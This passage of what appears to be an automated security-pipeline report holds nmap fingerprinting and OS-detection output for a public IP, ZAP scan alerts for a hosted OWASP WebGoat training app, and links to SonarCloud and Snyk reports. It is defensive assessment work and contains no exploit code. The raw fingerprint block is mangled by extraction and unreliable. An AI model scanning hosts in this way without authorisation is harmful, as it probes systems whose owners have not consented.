| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-14T14:16:19.285+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 14 Oct 2023 14:16:37 GMT
| Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
| Connection: close
```

```
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-14T14:16:37.241+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)=========
SF-Port8080-TCP:V=7.92%I=7%D=10/14%Time=652AA2B3%P=x86 64-pc-linux-
gnu%r(G
SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n
SF:r Content-Length: 0 Date: Sat, 14 Oct 2023 14:16:
SF:19 GMT
")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found\n
SF:r Connection: close Content-Length: 0 Date: Sat, 14\n
SF:x20Oct 2023 14:16:19 GMT
")%r(RTSPRequest,42,"HTTP/1.1
SF: 400 Bad Request Content-Length: 0 Connection: clo
SF:se
")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found
SF: Connection: close Content-Length: 0 Date: Sat, 14\x
SF:20Oct 2023 14:16:20 GMT
")%r(Socks5,42,"HTTP/1.1 40
SF:0 Bad Request Content-Length: 0 Connection: close
SF: ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content
SF:-Length: 0 Connection: close
")%r(Help,42,"HTTP/1.1
SF:0400 Bad Request Content-Length: 0 Connection: close\n
```

```
")%r(SSLSessionReg,42,"HTTP/1.1 400 Bad Request Con
SF:tent-Length: 0 Connection: close
")%r(TerminalServerCoo
SF:kie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C
SF:onnection: close
")%r(TLSSessionReq,42,"HTTP/1.1 400 B
SF:ad Request Content-Length: 0 Connection: close
")
SF:%r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:\x
SF:200 Connection: close
")%r(SMBProgNeg,42,"HTTP/1.1 400
SF: Bad Request Content-Length: 0 Connection: close \n
SF:r ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Len
SF:gth: 0 Connection: close
")%r(LDAPSearchReg,42,"HTTP/1\n
SF:.1 400 Bad Request Content-Length: 0 Connection: c
SF:lose
")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request C
SF:ontent-Length: 0 Connection: close
")%r(WMSRequest,42,"
SF:HTTP/1.1 400 Bad Request Content-Length: 0 Connectio
SF:n: close
")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reque
SF:st Content-Length: 0 Connection: close
");
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)=========
SF-Port9090-TCP:V=7.92%I=7%D=10/14%Time=652AA2B3%P=x86_64-pc-linux-
gnu%r(G
SF:etRequest,1EF,"HTTP/1.1 404 Not Found Expires: 0 Cac
SF:he-Control: no-cache, no-store, max-age=0, must-revalidate\n
SF:r X-XSS-Protection: 1; mode=block Pragma: no-cache X-Fr
```

SF:r

SF:ame-Options: DENY Date: Sat, 14 Oct 2023 14:16:19\n SF:x20GMT Connection: close Vary: Origin Vary: Access-Co SF:ntrol-Request-Method Vary: Access-Control-Request-Headers X-Co SF:ntent-Type-Options: nosniff Content-Type: application/json SF: { \"timestamp\" : \"2023-10-14T14:16:19.285+00:00\n SF:", \"status\" : 404, \"error\" : \"Not $SF:0Found'', ''path'' : ''/'' }")%r(WMSRequest,42,"HTTP/1\n$ SF:.1 400 Bad Request Content-Length: 0 Connection: c SF:lose ")%r(ibm-db2-das,42,"HTTP/1.1 400 Bad Request SF:Content-Length: 0 Connection: close ")%r(SqueezeCenter SF:CLI,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C SF:onnection: close ")%r(GenericLines,42,"HTTP/1.1 400 Ba SF:d Request Content-Length: 0 Connection: close ")% SF:r(HTTPOptions,22B,"HTTP/1.1 404 Not Found Expires: 0 \n SF:nCache-Control: no-cache, no-store, max-age=0, must-revalid SF:ate X-XSS-Protection: 1; mode=block Pragma: no-cache SF:X-Frame-Options: DENY Date: Sat, 14 Oct 2023 14:16 SF::37 GMT Allow: GET, HEAD, POST, PUT, DELETE, TR SF:ACE, OPTIONS, PATCH Connection: close Vary: Origin \n SF:nVary: Access-Control-Request-Method Vary: Access-Control-Requ SF:est-Headers X-Content-Type-Options: nosniff Content-Type: a SF:pplication/json { \"timestamp\" : \"2023-10-14T14 SF::16:37.241+00:00\", \"status\" : 404, \"error SF:\" : \"Not Found\", \"path\" : \"/\" }")%r(RTS SF:PRequest,42,"HTTP/1.1 400 Bad Request Content-Length: 0 SF: Connection: close

");

Device type: general purpose|storage-misc|firewall

Running (JUST GUESSING): Linux 4.X|2.6.X|3.X (86%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%)

OS CPE: cpe:/o:linux:linuxkernel:4.0 cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3.10 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation_manager:5.1 cpe:/o:watchguard:fireware:11.8

Aggressive OS guesses: Linux 4.0 (86%), Linux 2.6.32 (86%), Linux 2.6.32 or 3.10 (86%), Linux 3.5 (86%), Linux 4.2 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 2.6.39 (85%), Linux 3.10 - 3.16 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

TRACEROUTE (using port 443/tcp)

HOP RTT ADDRESS

1 0.02 ms 172.17.0.1

2 5460.81 ms 40.80.82.22

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 348.02 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-14 14:18 UTC

Nmap scan report for 40.80.82.22

Host is up (0.23s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-14 14:18 UTC

Nmap scan report for 40.80.82.22

Host is up (0.23s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds

ZAP Full Scan Report

GitHub Issue number # 517

GitHub Issue URL: Here!

- Site: http://40.80.82.22:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://40.80.82.22:8080/WebGoat/login
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://40.80.82.22:8080/WebGoat/login
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://40.80.82.22:8080/WebGoat/login
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://40.80.82.22:8080/WebGoat/login
 - Sec-Fetch-Dest Header is Missing [90005] total: 3:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/WebGoat/login
 - Sec-Fetch-Mode Header is Missing [90005] total: 3:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/WebGoat/login
 - Sec-Fetch-Site Header is Missing [90005] total: 3:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/WebGoat/login
 - Sec-Fetch-User Header is Missing [90005] total: 3:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/WebGoat/login
 - Storable and Cacheable Content [10049] total: 4:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/login
 - User Agent Fuzzer [10104] total: 12:
 - http://40.80.82.22:8080/WebGoat
 - http://40.80.82.22:8080/WebGoat
 - http://40.80.82.22:8080/WebGoat
 - http://40.80.82.22:8080/WebGoat
 - http://40.80.82.22:8080/WebGoat

..

View the following link to download the report. RunnerID:6518104121

ZAP Full Scan Report

GitHub Issue number # 516

GitHub Issue URL: Here!

- Site: http://40.80.82.22:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://40.80.82.22:8080/WebGoat/registration
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://40.80.82.22:8080/WebGoat/registration
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://40.80.82.22:8080/WebGoat/registration
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://40.80.82.22:8080/WebGoat/registration
 - Sec-Fetch-Dest Header is Missing [90005] total: 4:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/registration
 - Sec-Fetch-Mode Header is Missing [90005] total: 4:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/registration
 - Sec-Fetch-Site Header is Missing [90005] total: 4:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/registration
 - Sec-Fetch-User Header is Missing [90005] total: 4:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/registration
 - Storable and Cacheable Content [10049] total: 4:
 - http://40.80.82.22:8080/
 - http://40.80.82.22:8080/robots.txt
 - http://40.80.82.22:8080/sitemap.xml
 - http://40.80.82.22:8080/WebGoat/registration
 - User Agent Fuzzer [10104] total: 12:
 - http://40.80.82.22:8080/WebGoat
 - http://40.80.82.22:8080/WebGoat
 - http://40.80.82.22:8080/WebGoat
 - http://40.80.82.22:8080/WebGoat
 - http://40.80.82.22:8080/WebGoat
 - **.**..

View the following link to download the report. RunnerID:6518104121

Sonar Cloud Code Scan Report

GitHub Issue number # 515

GitHub Issue URL: Here!

SonarQube Cloud code scan

SonarCloud Scan for OWASP WebGoat

Go to https://sonarcloud.io/project/overview?id=pradyumna-muppirala_WebGoatSAST for full report of SonarCloud with Github SSO.

Snyk Report

GitHub Issue number # 514

GitHub Issue URL: Here!

Snyk_scan

Snyk Scan for OWASP WebGoat

Go to https://app.snyk.io/org/pradyumna-muppirala for full report of Snyk with Github SSO.

Confidencial

